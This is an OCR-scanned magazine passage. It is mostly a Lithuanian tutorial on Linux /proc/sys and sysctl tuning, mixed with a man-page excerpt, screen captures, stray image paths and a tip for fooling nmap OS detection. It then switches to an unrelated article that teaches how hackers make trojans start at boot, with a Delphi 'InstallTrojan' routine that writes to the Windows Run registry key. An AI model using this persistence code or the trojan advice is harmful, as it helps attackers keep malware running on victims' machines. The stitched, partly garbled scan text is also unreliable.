[Teorija] Katalogas */proc/sys* yra virtualios failų sistemos *procfs*, apie kurią aš pasakojau praėjusiame žurnalo numeryje, dalis. Pirmą kartą jis pasirodė 1.3.57 versijos branduolyje kaip sąsaja, *leidžianti prieiti prie branduolio kintamųjų*. Dabar per */proc/sys* galima pakeisti failų sistemų, virtualios atminties, tinklo steko ir vidinių branduolio struktūrų nustatymus. Taip pat daugelyje distributyvų galima surasti patogų ir BSD sistemų vartotojams gerai pažįstamą įrankį */sbin/sysctl*, kuris atlieka tas pačias funkcijas.

Praktinės žinios

Dabar pereikime prie paties tiuningo. Kataloge */proc/sys* saugomi penki pagrindiniai elementai:

1. *kernel* — branduolio struktūros
2. *vm* — virtualios atminties posistemė
3. *dev* — įrangos valdymas
4. *net* — tinklo nustatymai
5. *fs* — failų sistemos

Per šiuose kataloguose esančias bylas galima valdyti atitinkamas branduolio posistemes. Einami nustatymai gaunami nuskaitant bylą, o pakeitimai atliekami tiesiog įrašant į atitinkamą

bylą. Savaime suprantama, rašyti teisę turi tik *root*. Pateiksiu pavyzdį. Sužinome einamą mūsų mašinos tinklo pavadinimą:

```
$ cat /proc/sys/kernel/hostname
localhost
```


Ir jį pakeičiame:

```
# echo linuxoid > /proc/sys/kernel/hostname
# cat /proc/sys/kernel/hostname
linuxoid
```

Kaip matai, viskas labai paprasta ir suprantama. O dabar padarykime tą patį, tik naudodamiesi *sysctl*:

```
# sysctl kernel.hostname
kernel.hostname = localhost
# sysctl -w kernel.hostname=linuxoid
kernel.hostname = linuxoid
```

Tikriausiai tu pastebėjai, kad kintamojo pavadinimas — tai viso labo bylos pavadinimas be */proc/sys* priešdėlio ir su tašku vietoje ‚/' simbolio.
Kad būtų dar patogiau, tokiems pakeitimams skirta konfigūracinė byla */etc/sysctl.conf*, kur tu gali aprašyti bet kokius prieinamus kintamuosius ir jų reikšmes. Dabar tau nereikia rūpintis, kad po perkrovimo nustatymai bus prarasti.
Branduolio pasaulis
Branduolio nustatymų keitimas — ne visada pasiteisinanti priemonė, tačiau kai kuriais atvejais vis dėlto naudinga. Taigi mes atidžiai peržiūrėsime */proc/sys/kernel* katalogą.
Šiame kataloge galima rasti tris bylas, į kurias rašymas negalimas: *ostype*, *osrelease* ir *version*. Jų turinys yra toks: OS tipas (savaime suprantama, čia visada bus *Linux*), branduolio versija (pavyzdžiui, 2.6.11) ir branduolio sukompiliavimo laikas, kur pirmasis eilutės skaičius parodo kompiliavimų skaičių iš vieno išeities tekstų medžio. Tiesą sakant, aš taip ir nesupratau, kam šios bylos reikalingos, kai yra /*proc/version*.



```
NAME
       proc - process information pseudo-filesystem

DESCRIPTION
       The proc filesystem is a pseudo-filesystem which is used as an inter-
       face to kernel data structures. It is commonly mounted at /proc.  Most
       of it is read-only, but some files allow kernel variables to be
       changed.

       The following outline gives a quick tour through the /proc hierarchy.

       /proc/[number]
              There is a numerical subdirectory for each running process; the
              subdirectory is named by the process ID.  Each such subdirectory
              contains the following pseudo-files and directories.

       /proc/[number]/cmdline
              This holds the complete command line for the process, unless the
              whole process has been swapped out or the process is a zombie.
              In either of these latter cases, there is nothing in this file:
              i.e. a read on this file will return 0 characters.  The command
              line arguments appear in this file as a set of null-separated
              strings, with a further null byte after the last string.

       /proc/[number]/cwd
              This is a link to the current working directory of the process.
              To find out the cwd of process 20, for instance, you can do
              this:

              cd /proc/20/cwd; /bin/pwd

              Note that the pwd command is often a shell builtin, and might
              not work properly. In bash, you may use pwd -P.

       /proc/[number]/environ
              This file contains the environment for the process.  The entries
              are separated by null characters, and there may be a null char-
              acter at the end.  Thus, to print out the environment of process
              1, you would do:

              (cat /proc/1/environ; echo) | tr "\000" "\n"

              (For a reason why one should want to do this, see lilo(8).)

       /proc/[number]/exe
              Under Linux 2.2 and later, this file is a symbolic link contain-
              ing the actual path name of the executed command.  This symbolic
              link can be dereferenced normally - attempting to open it will
```

Štai ką mums apie */proc/sys* pasakoja dokumentacija

Dar dvi į akis krintančios bylos: *hostname* ir *domainname*. Kaip galima numanyti, jose vaizduojamas mašinos tinklinis pavadinimas ir domenas, ir į jas, priešingai nei į ankstesnes, galima rašyti. Jų panaudojimo pavyzdį aš jau pateikiau aukščiau.
Tikiuosi, tu žinai, kas vyksta su sistema, kai tu nuspaudi trijų klavišų kombinaciją <*Ctrl-Alt-Del*>? Iš tiesų vyksta banalus dalykas: branduolys *init* procesą perkelia į 6 režimą, kas sukelia perkrovimą su korektišku visų servisų sustabdymu. Tokio efekto reikia tikėtis po kiekvieno stebuklingosios kombinacijos nuspaudimo, kol tik byloje */proc/sys/kernel/ctrl-alt-del* bus įrašytas nulis. Jeigu į šią bylą įrašytum skaičių, didesnį už nulį, tai branduolys tuojau pat perkrautų kompiuterį (neiškviesdamas *init*, nesinchronizuodamas buferių ir t.t.).
Modulių užkrovimui veikimo metu (*on-the-fly*) branduolys naudoja standartinę programą */sbin/modprobe*. Tuo galima įsitikinti žvilgtelėjus į bylą */proc/sys/kernel/modprobe*. Jeigu komanda *modprobe* yra kur nors kitoje vietoje arba vadinasi kitaip, apie tai reikia pranešti sistemai, į šią bylą įrašius pakeistą reikšmę. Panašią funkciją atlieka ir byla */proc/sys/kernel/hotplug*. Kiekvieną kartą prie kompiuterio prijungus naują *hotplug* įrenginį bus paleidžiama programa, kurios pavadinimas įrašytas į šią bylą. Čia tu gali įrašyti */bin/true*, jeigu sistemoje nenumatytas tokių įrenginių prijungimas.
i386 architektūroje maksimalios UID ir GID reikšmės lygios 65535 (16 bitų). Jeigu bus nurodytas šį skaičių viršijantis identifikatorius, branduolys pats panaudos reikšmę pagal nutylėjimą, kuri įrašyta bylose */proc/sys/kernel/overflowuid* ir */proc/sys/kernel/overflowgid*. Pagal nutylėjimą abiejose bylose yra skaičius 65534 ir nėra ypatingos prasmės jį keisti.
Jeigu branduolys palaiko *SystemV* tarpprocesinę komunikaciją (opcija *General setup -> System V IPC*), tai kataloge */proc/sys/kernel* papildomai bus dar septynios bylos: *sem*, *msgmax*, *msgmnb*, *msgmni*, *shmall*, *shmmax*, *shmmni*. Šiaip jau *SystemV IPC* tapo pačia nenaudingiausia į *Linux* perkelta originalaus UNIX ypatybe. Šiuo metu iš trijų komunikacijos tipų naudojama tik bendrai panaudojama atmintis, kurios valdymas atliekamas per bylas *shmall* (maksimalus segmentų kiekis), *shmmax* (maksimalus segmento dydis) ir *shmmin* (minimalus segmento dydis).
Jeigu pas tave yra programa, vienu metu dirbanti su dideliu bylų kiekiu (duomenų bazių ar *web* serveris ir pan.), tai būtų naudinga padidinti vienu metu atidarytų bylų kiekį, į */proc/sys/kernel/pid_max* įrašant reikiamą reikšmę.
Dabar pereikime prie labiau sisteminių dalykų. Tu tikriausiai esi susidūręs su tokia problema, kaip „branduolio panika" („kernel panic"). Taip nutinka tuomet, kai branduolys dėl kažkokių priežasčių negali toliau veikti (dažniausiai pasitaikanti priežastis — šakninės failų sistemos palaikymo nebuvimas). Pagal nutylėjimą mašina tiesiog sustoja, tačiau būtų neblogai padaryti nedidelį užlaikymą, po kurio būtų atliekamas perkrovimas. Tai lengva padaryti, į bylą */proc/sys/kernel/panic* įrašius skaičių, kuris ir atspindi šį užlaikymą sekundėmis. Ne tokia graudi situacija — tai *oops*, kai branduolys dar sugeba tęsti darbą, ką ir daro pagal nutylėjimą. Tačiau į */proc/sys/kernel/panic_on_oops* įrašęs vienetą, tu priversi branduolį panikuoti ir šiuo atveju.
Formuojant *core* bylą, jos pavadinimas kuriamas sujungiant nulūžusios programos pavadinimą ir praplėtimą, kuris paimamas iš */proc/sys/kernel/core_pattern*. Savaime suprantama, jeigu tau kuo nors neįtiko pagal nutylėjimą naudojamas *.core* praplėti-

mas, tu gali lengvai jį pakeisti. Papildomai tu į bylą */proc/sys/kernel/core_uses_pid* gali įrašyti vienetą, po ko prie *core* praplėtimo taip pat bus pridedamas ir proceso PID. Tai patogu, kai reikia atskirai derinti keletą proceso egzempliorių.
Linux branduolyje egzistuoja tokia sąvoka, kaip „sugedimas". Ji išreiškiama skaičiumi, kuris yra byloje */proc/sys/kernel/tainted*. Jeigu buvo užkrautas modulis su licencija, kuri nesuderinama su GPL, tai šis skaičius pasidarys lygus vienetui. Dvejetas reiškia, kad kažkoks modulis buvo užkrautas priverstinai (*insmod -f*). Keturi reiškia, kad daugiaprocesorinėje sistemoje naudojami procesoriai, kurie tam nėra skirti.

[Užmetam tinklus] *Linux* sistemoje tinklo opcijų ne šiaip sau daug, o labai daug (tam įtakos turi serverinė OS istorija). Taigi aš neaptarinėsiu visų nustatymų, o apsistosiu tik prie svarbiausių ir naudingiausių.
Pagrindiniai katalogai, į kuriuos derėtų atkreipti dėmesį: */proc/sys/net/core* — tinklo steko nustatymai, */proc/sys/net/ipv4* — TCP/IP protokolo nustatymai, */proc/sys/net/ipv4/conf* — tinklo sąsajų nustatymai. Kataloge */proc/sys/net/core* saugomų bylų iš viso geriau neliesti, nes taip galima ką nors sugadinti. Tačiau jeigu tavo valdžioje yra apkrautas serveris, tuomet rekomenduojama iki 1Mb padidinti įeinančių ir išeinančių buferių dydį, kas realizuojama į bylas *rmem_default, rmem_max, wmem_default ir wmem_max įrašant skaičių 1048576.*
Protinga TCP/IP steko konfigūracija gali padidinti našumą ir apsaugoti nuo tam tikrų tinklo atakų tipų. Pradžiai nurodysime branduoliui neatsiliepti į transliuojančius (*broadcast*) pingus, kad mūsų kompiuterio niekas negalėtų panaudoti *DDoS* atakoms atlikti. Tam į bylą *icmp_echo_ignore_broadcasts* įrašysime vienetą. Dabar apsisaugosime nuo *syn-flood* atakų, įjungdami opciją (įrašydami vienetą) *tcp_syncookies*. Jeigu tavo mašina nenaudojama kaip maršrutizatorius, tu taip pat gali atjungti ir opciją *ip_forward*.
Pabandysime apgauti tokias programas kaip *nmap*, kurios moka nustatyti OS tipą pagal tinklo steko savybes. Tam pakeisime TTL reikšmę pagal nutylėjimą (64) ir į bylą *ip_default_ttl* įrašysime skaičių 128. Dabar šiek tiek optimizuojančių dalykėlių. Sumažinsime bandymų palaikyti susijungimą skaičių ir į *tcp_keepalive_probes* įrašysime dvejetą. Sumažinsime paketų siuntimo, skirto susijungimo palaikymui, dažnį iki 30 minučių (pagal nutylėjimą 2 valandos), į *tcp_keepalive_time* įrašydami 1800. Taip pat per bylą *tcp_window_scaling* atjungsime taip vadinamą *window scaling*. Sumažinsime FIN paketo laukimo laiką iki

```
net.unix.max_dgram_qlen = 10
net.ipv4.ip_conntrack_max = 8184
net.ipv4.netfilter.ip_conntrack_tcp_max_retrans = 3
net.ipv4.netfilter.ip_conntrack_tcp_be_liberal = 0
net.ipv4.netfilter.ip_conntrack_tcp_loose = 3
net.ipv4.netfilter.ip_conntrack_tcp_timeout_max_retrans = 300
net.ipv4.netfilter.ip_conntrack_log_invalid = 0
net.ipv4.netfilter.ip_conntrack_generic_timeout = 600
net.ipv4.netfilter.ip_conntrack_icmp_timeout = 30
net.ipv4.netfilter.ip_conntrack_udp_timeout_stream = 180
net.ipv4.netfilter.ip_conntrack_udp_timeout = 30
net.ipv4.netfilter.ip_conntrack_tcp_timeout_close = 10
net.ipv4.netfilter.ip_conntrack_tcp_timeout_time_wait = 120
net.ipv4.netfilter.ip_conntrack_tcp_timeout_last_ack = 30
net.ipv4.netfilter.ip_conntrack_tcp_timeout_close_wait = 60
net.ipv4.netfilter.ip_conntrack_tcp_timeout_fin_wait = 120
net.ipv4.netfilter.ip_conntrack_tcp_timeout_established = 432000
lines 1-46
```

Sysctl kintamųjų sąrašas

pilno susijungimo uždarymo (*tcp_fin_timeout=30*). Taip pat galima atjungti *tcp_sack*, *tcp_timestamps* opcijas bei apkrautam serveriui pakeisti prieinamų lokalių jungčių diapazoną, į *ip_local_port_range* bylą įrašius seką 16384 61000.
Kataloge */proc/sys/net/ipv4/conf* yra keletas katalogų, kurie pavadinti tinklo sąsajų vardais. Jų turinys visiškai identiškas. Tarp šių katalogų galima surasti specialų katalogą *all*, kurio pakeitimai turi įtakos visoms sąsajoms. Tiesą sakant, čia nėra ką keisti. Tiesiog atjungsime paketų nukreipimą (*forwarding*), jeigu tik, be abejo, tavo kompiuteris neveikia kaip maršrutizatorius. Tam į bylą *forwarding* įrašysime nulį. Taip pat įjungsime visų paketų su nežinomu atgaliniu adresu žurnalizavimą (*log_martians=1*). Kaip tu jau tikriausiai supratai, jeigu atgalinis adresas nėra žinomas, tai reiškia, kad jis pakeistas.

[Bylų rankomis neliesti] Failų sistemų nustatymai saugomi kataloge */proc/sys/fs*. Poreikis taisyti šiame kataloge saugomas bylas iškyla labai retai, tačiau siekiant susidaryti pilną vaizdą, mes vis dėlto aptarsime kai kuriuos jo elementus.
Tikriausiai vienintelis dalykas, kurį tau kada nors teks keisti — tai maksimalus vienu metu atidarytų bylų kiekis. Tai daroma į bylą *file-max* įrašant atitinkamą reikšmę. Jeigu pas tave nėra apkrauto duomenų bazių arba *web* serverio, tai keisti reikšmę pagal nutylėjimą nėra jokios prasmės. Einamu metu atidarytų bylų skaičių galima sužinoti iš bylos *file-nr*, kurioje saugomi trys skaičiai: atidarytų bylų skaičius, nulis (2.6 šakos branduoliuose visada nulis) ir reikšmė iš *file-max* bylos. Pavyzdžiui, pas mane šioje byloje dabar yra štai kas: 575 0 12408.
Sukompiliavęs branduolį su opcija *Executable file formats -> Kernel support for MISC binaries*, tu gauni įdomią galimybę išmokyti branduolį įvairių vykdomų bylų formatų. Teoriniame lygyje technologija labai paprasta. Mes tiesiog branduoliui nurodome, kad, pavyzdžiui, bylas su praplėtimu *.exe* derėtų paleisti su *wine*. Dabar jeigu tu parašysi

```
$ ./file.exe
```

tai branduolys įvykdys komandą *wine file.exe* ir programa bus sėkmingai paleista. Patogu, tiesa? Pažiūrėkime, kaip tai atrodo praktikoje. Iš pradžių sumontuojame virtualią *FS binfmt_misc*:

```
-rw-r--r--  1 root root 0 2005-08-28 17:23 msgmni
-r--r--r--  1 root root 0 2005-08-28 17:23 ngroups_max
-r--r--r--  1 root root 0 2005-08-28 17:23 osrelease
-r--r--r--  1 root root 0 2005-08-28 17:23 ostype
-rw-r--r--  1 root root 0 2005-08-28 17:23 overflowgid
-rw-r--r--  1 root root 0 2005-08-28 17:23 overflowuid
-rw-r--r--  1 root root 0 2005-08-28 17:23 panic
-rw-r--r--  1 root root 0 2005-08-28 17:23 panic_on_oops
-rw-r--r--  1 root root 0 2005-08-28 17:23 pid_max
-rw-r--r--  1 root root 0 2005-08-28 17:23 printk
-rw-r--r--  1 root root 0 2005-08-28 17:23 printk_ratelimit
-rw-r--r--  1 root root 0 2005-08-28 17:23 printk_ratelimit_burst
dr-xr-xr-x  2 root root 0 2005-08-28 17:23 pty/
dr-xr-xr-x  2 root root 0 2005-08-28 17:23 random/
-rw-r--r--  1 root root 0 2005-08-28 17:23 sem
-rw-r--r--  1 root root 0 2005-08-28 17:23 shmall
-rw-r--r--  1 root root 0 2005-08-28 17:23 shmmax
-rw-r--r--  1 root root 0 2005-08-28 17:23 shmmni
-rw-r--r--  1 root root 0 2005-08-28 17:23 sysrq
-r--r--r--  1 root root 0 2005-08-28 17:23 tainted
-rw-r--r--  1 root root 0 2005-08-28 17:23 threads-max
-r--r--r--  1 root root 0 2005-08-28 17:23 version
>>
```

Katalogo */proc/sys/kernel* pilnumas

```
# cdrom autoeject
dev.cdrom.autoeject = 1

####### NET #############

# forwarding
#net.ipv4.ip_forward=1

# Decrease the time default value for tcp_fin_timeout connection
net.ipv4.tcp_fin_timeout = 30

# Decrease the time default value for tcp_keepalive_time connection
net.ipv4.tcp_keepalive_time = 1800

# Turn off the tcp_window_scaling
net.ipv4.tcp_window_scaling = 0

# Turn off the tcp_sack
net.ipv4.tcp_sack = 0

# Turn off the tcp_timestamps
net.ipv4.tcp_timestamps = 0

# Ignore broadcast echo
net.ipv4.icmp_echo_ignore_broadcasts = 1

# Logging martians packets
net.ipv4.conf.all.log_martians = 1
~
~
-- ВСТАВКА --                                   1,1          Весь
```

Taisome */etc/sysctl.conf*

```
# mount binfmt_misc –t binfmt_misc /proc/sys/fs/binfmt_misc
```

Dabar į bylą */proc/sys/fs/binfmt_misc/register* įrašome informaciją apie bylą ir interpretatorių tokiu formatu: "':pavadinimas:tipas:poslinkis:magiškas_skaičius:kaukė:kelias_iki_interpretatoriaus:". Jeigu „tipo" laukas lygus M, tai bylos tipas nustatomas pagal magiškąjį skaičių, esantį bylos viduje nurodytu poslinkiu. Priešingu atveju, jeigu „tipas" lygus E, tai bylos tipas nustatomas pagal praplėtimą, įrašytą į lauką „magiškas_skaičius". Laukas „pavadinimas" — tai viso labo identifikatorius, o „kaukės" laukas paprastai praleidžiamas. Žinodami visus aukščiau aprašytus dalykus, įvykdome komandą:

```
>>> cd /mnt/other/windows/Program\ Files/Winamp/
>> l
итого 1012K
drwx------  4 jim users 4,0K 2005-08-28 15:54 ./
drwx------  4 jim users 4,0K 2005-08-22 20:10 ../
-rw-------  1 jim users 2,3K 2005-08-28 15:54 "AXde9a.tmp.gif
-rw-------  1 jim users  37K 2005-08-22 20:10 demo.mp3
drwx------  3 jim users 4,0K 2005-08-22 20:10 Plugins/
drwx------  2 jim users 4,0K 2005-08-22 20:10 Skins/
-rw-------  1 jim users  25K 2005-08-22 20:10 whatsnew.txt
-rwx------  1 jim users  24K 2005-08-22 20:10 winampa.exe*
-rwx------  1 jim users 860K 2005-08-22 20:10 winamp.exe*
-rw-------  1 jim users 1,3K 2005-08-28 15:54 Winamp.ini
-rw-------  1 jim users 8,7K 2005-08-28 15:54 winamp.m3u
-rw-------  1 jim users 8,5K 2005-08-22 20:10 winampmb.htm
-rw-------  1 jim users 4,5K 2005-08-22 20:10 winamp.q1
>>> ./winamp.exe
```



binfmt_misc sistemos darbo pavyzdys

```
# echo ':EXE:E::exe::/usr/bin/wine:' > /proc/sys/fs/binfmt_misc/register
```

Viskas, dabar jau gali bandyti, kaip pasileis tavo *exe'kai*.

[Lavink atmintį] Keičiant */proc/sys/vm* kataloge saugomas bylas, galima veikti virtualios atminties posistemės veikimą. Kai kuriais atvejais ši įtaka yra ganėtinai naudinga — taip galima padidinti sistemos našumą.
2.4 šakos branduoliuose buvo numatyta galimybė keisti daugybę skirtingų virtualios atminties posistemės parametrų. 2.6 šakos branduoliai tapo intelektualesniais, todėl dabar visai nebūtina rankiniu būdu tiuninguoti daugelį parametrų. Tačiau čia buvo palikta *bdflush* demono valdymo sąsaja, per kurią galima kontroliuoti „purvinų" buferių įrašymo į diską procesą. Visi jo konfigai yra keliose bylose su priešdėliu „dirty". Byla *dirty_background_ratio* parodo „purvinų" atminties puslapių kiekį (procentais nuo bendro atminties kiekio), kuriems susikaupus *bdflush* turi pradėti rašymą į diską. Kiekvienas procesas gali pats, nedalyvaujant *bdflush*, įrašyti duomenis atgal į diską. Byla *dirty_ratio* parodo puslapių kiekį, kuriems susikaupus procesas turėtų pats pradėti įrašymą į diską. Intervalą tarp demono *bdflush* pažadinimų galima pakeisti per bylą *dirty_writeback_centisecs* (šimtųjų sekundės dalių tikslumu). Pačių buferių „senėjimo" laikas kontroliuojamas per bylą *dirty_expire_centisecs* (ir vėlgi šimtųjų sekundės dalių tikslumu).
Padidinus bylose *dirty_background_ratio* ir *dirty_expire_centisecs* saugomas reikšmes, mes galime pasiekti to, kad „purvinų" buferių rašymas į diską bus atliekamas rečiau, kas padidins sistemos reagavimo laiką, tačiau pats rašymas vyks ilgiau. Ir atvirkščiai, mažesnės *dirty_background_ratio*, *dirty_writeback_centisecs*, *dirty_expire_centisecs* reikšmės leis OS tolygiau paskirstyti įrašymo į diską operacijas.


[/proc/sys/dev skurdas] Šiuo metu vienintelis įrenginys, kurį galima valdyti per */proc/sys/dev*, yra CD–ROM. Atitinkamai, visi nustatymai saugomi kataloge *cdrom*. Beje, rašymas į bylą *info* negalimas, nes ji skirta gauti įrenginio parametrus. Likusios bylos leidžia kontroliuosi sistemos elgseną CD–ROM atžvilgiu. Pavyzdžiui, į bylą *lock* įrašęs nulį, tu gausi galimybę atidaryti įrenginio stalčiuką tuo metu, kai sumontuota disko failų sistema. Kaip pats supranti, tokiu atveju sistemos elgsena nenuspėjama, todėl aš to daryti nerekomenduoju. O bylų *autoclose* ir *autoeject* pakeitimas gali pasirodyti esąs naudingas. Jeigu tu į pirmąją bylą įrašysi vienetą, tai OS pati uždarys įrenginio stalčiuką, kai tu montuosi diską, o vieneto įrašymas į antrąją bylą reiškia automatinį įrenginio stalčiuko atidarymą po demontavimo. Mano nuomone, geriausia būtų įjungti abi šias opcijas.

```
>>> cat /proc/sys/dev/cdrom/info
CD-ROM information, Id: cdrom.c 3.20 2003/12/17

drive name:             hdc
drive speed:            52
drive # of slots:       1
Can close tray:         1
Can open tray:          1
Can lock tray:          1
Can change speed:       1
Can select disk:        0
Can read multisession:  1
Can read MCN:           1
Reports media changed:  1
Can play audio:         1
Can write CD-R:         0
Can write CD-RW:        0
Can read DVD:           0
Can write DVD-R:        0
Can write DVD-RAM:      0
Can read MRW:           1
Can write MRW:          1
Can write RAM:          1

>>
```

Štai kaip atrodo informacija apie CD–ROM įrenginį



030

Automatinio paleidimo metodai

YRA DAUG BŪDŲ, KAIP SISTEMOS PALEIDIMO METU KARTU PALEISTI IR TROJANĄ. KAI KURIE IŠ JŲ JAU SENIAI NAUDOJAMI IR VISIEMS ŽINOMI, O KAI KURIE ĮDARBINAMI LABAI RETAI IR JŲ PRAKTIŠKAI NIEKAS NEAPTINKA. JEIGU HAKERIS SAVO TROJOS ARKLĮ KURS PROTINGAI, NIEKU GYVU NENAUDOS SENŲ IR VISIEMS ŽINOMŲ METODŲ — JIS ARBA SUGALVOS KĄ NORS PATS, ARBA PASINAUDOS KOKIU NORS NAUJU, PRIVAČIU ARBA NELABAI PAPLITUSIU BŪDU. PABANDYKIME PAŽIŪRĖTI, KĄ RINKTIS TIKRAM HAKERIUI.

Aiškinamės automatinio paleidimo realizaciją

[Senoviniai metodai] Pradėsiu nuo senovinių, seniai visiems žinomų ir plačiai naudojamų metodų. Tai, be abejo, nuorodos įrašymas į „Startup" katalogą ir parametrų sukūrimas šiose sisteminio registro šakose: *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run* ir *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*. Kaip tu tikriausiai pats supranti, pirmasis metodas visiškai netinka automatiniam trojano paleidimui. Taip niekas nedarys vien todėl, jog toks metodas aptinkamas vos keletą kartų spragtelėjus pele: *Start -> Programs -> Startup*. Registro panaudojimo metodas yra kone labiausiai paplitęs iš visų, kadangi naudojamas *trojanuose, pradedant nuo pat jų atsiradimo. Aukščiau* pateiktose registro šakose yra *Explorer* paleidžiamų bylų sąrašai. Pirmoji šaka skirta konkrečiam vartotojui, o antroji galioja visai sistemai (ir visiems vartotojams), todėl norint į ją pridėti įrašą, prireiks administratoriaus arba bent jau *Power User* teisių. Pridėti savo parametrą galima labai lengvai, panaudojus objektą *TRegistry*, tačiau hakeris savo programas stengiasi padaryti kuo mažesnes, todėl naudoja išskirtinai gryną API. Bylos įrašymas į *Explorer'io* automatinio paleidimo sąrašą gali atrodyti štai taip:

```
Procedure InstallTrojan;
var
```

```
    Key: hkey;
    TrName: PChar;
    St: TStartupInfo;
    Pr: TProcessInformation;
    SystemPath: array [0..MAX_PATH] of Char;
  begin
    GetSystemDirectory(SystemPath, MAX_PATH);
    if RegOpenKeyEx(HKEY_LOCAL_MACHINE, 'SOFTWARE\Microsoft\Windows\CurrentVer-
sion\Run', 0,
    KEY_CREATE_SUB_KEY or KEY_SET_VALUE, Key) = ERROR_SUCCESS then
    begin
      RegSetValueEx(Key, KeyName, 0, REG_SZ, ExeName, lstrlen(ExeName) + 1);
      RegCloseKey(Key);
    end;
  end;
```

Šiame kode *KeyName* — tai kuriamo rakto pavadinimas, o *ExeName* — kelias iki kraunamos bylos. Šį automatinio paleidimo metodą žino net ir pats bukiausias vartotojas, o ir antivirusai seniai jau išmoko stebėti registro *Run* šakas bei perspėti vartotojus apie naujas užkraunamas bylas. Be abejo, galima būtų į sąrašą savo įrašo ir neįtraukti, o tiesiog pakeisti jau egzistuojantį, tai tikriausiai sukeltų mažiau įtarimų vartotojui, bet nuo perspėjančio apie visus pasikeitimus antiviruso tai neišgelbės. Taigi jeigu jau naudoji šį metodą, geriau tai daryk tik taikomosiose programose, o kuriant trojanus hakeriui jį geriau pamiršti.

